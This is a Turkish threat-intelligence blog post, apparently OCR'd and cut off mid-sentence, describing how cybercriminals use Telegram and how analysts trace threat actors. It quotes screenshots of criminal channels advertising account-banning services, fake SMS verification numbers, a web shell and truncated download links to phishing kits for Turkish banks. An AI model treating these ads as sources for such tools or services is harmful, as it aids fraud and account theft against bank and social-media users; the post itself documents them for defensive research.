Tehdit Aktörünün Peşinde

written by Mert SARICA | 2 March 2025
If you are looking for an English version of this article, please visit here.


İÇİNDEKİLER

Başlangıç

Yatırım Dolandırıcıları, Deepfake Dolandırıcılarına Dikkat!, e-Devlet Hacklendi mi?, WhatsApp Dolandırıcıları ve benzeri araştırma yazılarımda da gördüğünüz üzere Telegram grupları son yıllarda organize siber suç örgütlerinin, tehdit aktörlerinin, dolandırıcıların meskeni olmaya devam ediyor. Peki ama neden? Bunun başlıca nedeni olarak Telegram'ın anonimlik ve mahremiyet özelinde sağladığı imkanların yakın zamana kadar yakayı ele vermek istemeyen siber suçlular için önemli avantajlar sağladığını söyleyebiliriz.

Nedir bu imkanlar diye soracak olursanız ilki olarak Telegram'a kişisel bilgilerin verilmeden kayıt olunabilmesini söyleyebiliriz. İkinci olarak kullanıcıların kendi aralarında uçtan uca şifreli sohbet (Gizli Sohbetler) gerçekleştirebilmelerini, üçüncü olarak ise gönderdikleri mesajların belirledikleri süre sonunda silinmesini (kendini yok eden mesajlar) sağlayabildiklerini söyleyebiliriz.

Diğer yandan Telegram'da maksimum 2 GB boyutunda dosyaların paylaşılabilmesi, hacklenmiş, çalıntı bilgilerin tehdit aktörleri arasında hızla el değiştirebilmesi adına da büyük kolaylık sağlıyor.


(201) {PRIV} SOCIALS | OFFICIAL GROUP – (14339)
{PRIV} SOCIALS | OFFICIAL GROUP
is typing
Pinned message
Instagram BAN 7/24 aktif Gönderim erişimine gerek yok Gizli hesaplar Meta tikli hesaplar İşletme Hesapları Saat far...
INSTAGRAM TELİF / TİK SİTESİ KURULUR
TİKTOK TELİF / TİK SİTESİ KURULUR
NOTİFİCATİON URL KISALTMA YAPILIR !
İLETİŞİM:
(Public taslakları sağdan soldan bulup editlemiyoruz 0'dan yazıyoruz.)
03:00
1k takipçisi
Kanka 23 takupcim vwr oda yorumlardan dolayyi ban yicek hesap uyari verdi
03:02
https://disk.yandex.com.tr/d/ icinde bir çok banka script var kurulum txt fln dahildir hediyem olsin
03:05
SMS ONAY
+90 SMS ONAY
+90 WhatsApp Onay
Fake Numara Telegram
Fake Numara WhatsApp
Birçok Yere Sms Onay
·ω· İşlemlerde Escrow kabül ·ω·
Sunar
03:05
201

: Sharing group – (28981)

: Sharing group

1,033 subscribers

Pinned message #2

Videt Shell.php, Corrector by

Sharing group

Papara
https://disk.yandex.com/d/

İsbank
https://disk.yandex.com/d/

İng bank
https://disk.yandex.com/d/

Halk bank
https://disk.yandex.com/d/

Yapı kredi
https://disk.yandex.com/d/


Kuveyt bank
https://disk.yandex.com/d/


Ziraat bank
https://disk.yandex.com/d/

Akbank
https://disk.yandex.com/d/

Vakıf bank
https://disk.yandex.com/d/

Enpara
https://disk.yandex.com/d/


Konseyi – (14223)
Konseyi
182 subscribers
1
125 , 14:07
Konseyi
eğitim arşivi
https://disk.yandex.com.tr/d/
Yandex Disk
_____Dersleri
Görüntüle ve Yandex Disk'ten indir
125 14:08
Konseyi
Official Hack Arşivi
https://disk.yandex.com.tr/d/
Yandex Disk
Official Hack Arşivi
Görüntüle ve Yandex Disk'ten indir
127 , 14:08
Konseyi
Dev Kapsamlı Eğitim Seti Arşivi
Toplu Hack Arşivleri
Konum Tespit Arşivi
Hesap Çalma Methodları
Gmail Methodları
Bedava Netflix Methodu
Yapay Zeka Ve Donanım Eğitimleri
https://dosya.co/




Telegram yetkilileri, yakın zamana kadar siber suçlara yönelik olarak adli mercilerden gelen talepleri yanıtsız bırakıyordu. Bu sebepten dolayı 24 Ağustos 2024 tarihinde Telegram CEO'su Pavel Durov'un Paris'in kuzeyindeki Le Bourget Havalimanı'nda Fransız polisi tarafından gözaltına alınmıştı. Fransız yetkililer tarafından yapılan açıklamada, Pavel'in siber suçlar soruşturması kapsamında gözaltına alındığını, yasa dışı transferler, çocuk pornosu, sahtecilik ve yetkililere bilgi vermemek gibi suçların soruşturma kapsamında araştırıldığını aktarmıştı.

Eylül 2024'te ise Telegram geri adım atarak bundan sonra suç unsuru taşıyan hesap ve kişilerin IP adresi ile telefon numaralarının resmi merciler ile paylaşılacağını duyurmuştu. Bu duyuru sonrasına tehdit aktörlerinin başka mecralara yelken açacakları düşünülse de beklendiği gibi olmadı.

Durum böyle olunca Telegram grupları, siber suçlarla mücadele eden siber güvenlik araştırmacıları ve siber tehdit istihbaratı analistleri tarafından oldukça yakından takip edilmekte ve ayrıca bu gruplarda paylaşılan mesajlar da SOCRadar XTI gibi siber tehdit istihbaratı platformları tarafından kayıt

altına alınarak, tehdit araştırması amacıyla siber güvenlik profesyonelleri tarafından da kullanılmaktadır.



Siber güvenlik profesyonellerinin siber saldırılara karşı etkili bir şekilde savunma yapabilmeleri için tehdit aktörlerini, motivasyonlarını ve yeteneklerini anlamaları oldukça önemlidir. Bunun için de siber tehdit istihbaratından faydalanmak hem profesyoneller hem de kurumlar için hayati bir öneme sahiptir.

Tehdit Aktörü Kime Denir?

Tehdit aktörü için aktif olarak kötü niyetli faaliyetlerde bulunan ve aşağıdakileri amaçlayan herhangi bir kişi, grup veya kuruluştur diyebiliriz.

1. Zarar vermek: Hizmet kesintisi, veri hırsızlığı, verileri kullanılamaz hale getirmek veya manipüle etmek gibi farklı türde saldırılar gerçekleştirebilirler.
2. Zafiyetleri istismar etmek: Hedef sistemlere yetkisiz erişim sağlamak için sistemlerdeki, ağlardaki ve yazılımlardaki güvenlik zafiyetlerini hedef alırlar.
3. Yetkisiz erişim sağlamak: Verileri çalmak, zararlı yazılım yüklemek ve/veya verileri manipüle etmek için hedef sisteme yetkisiz erişim sağlarlar.

Tehdit aktörü için bir siber saldırının arkasındaki itici güçtür diyebiliriz. Devlet destekli gruplar gibi son derece yetenekli kişilere ve geniş kaynaklara sahip olabilecekleri gibi, kolayca bulunabilen araçları kullanan

amatörler de olabilir.


Tehdit aktörleri ile ilgili unutulmaması gereken önemli noktalara da değinmek gerekirse:


4. Geniş motivasyon yelpazesi: Farklı aktörlerin farklı hedefleri olabilir ve bunlar finansal kazanç ve casusluktan aktivizme ve kişisel tatmine kadar uzanabilmektedir.
5. Değişen beceri seviyeleri: Bazı tehdit aktörleri oldukça derin teknik bilgiye sahiptir, bazıları ise daha az yeteneklidir ancak her ikisi de hedef kuruma, sistemlere önemli ölçüde zarar verebilirler.
   Farklı türdeki tehdit aktörlerini, motivasyonlarını ve yeteneklerini anlamak, siber güvenlik profesyonellerinin saldırılara karşı etkili bir şekilde savunma yapabilmesi için çok önemlidir.


Tehdit Aktörünün İzini Bulmak

Telegram'da ve/veya hacking forumlarında paylaşılan dosyalar kimi zaman tehdit aktörünün kullandığı sistemlere ait konfigürasyon bilgilerini kimi zaman kullandığı sistemin IP adresini kimi zaman ise imzasını içerdiği için siber tehdit istihbaratı analistleri için izini sürdükleri tehdit aktörü veya araştırdıkları siber saldırı ile ilgili önemli bilgilere erişmelerine imkan tanıyabilmektedir.


Ne tesadüftür ki paylaşılan dosyalardan birini incelediğimde, 2021 yılında kaleme aldığım Instagram Dolandırıcıları araştırma yazıma konu olan Kadına Şiddete 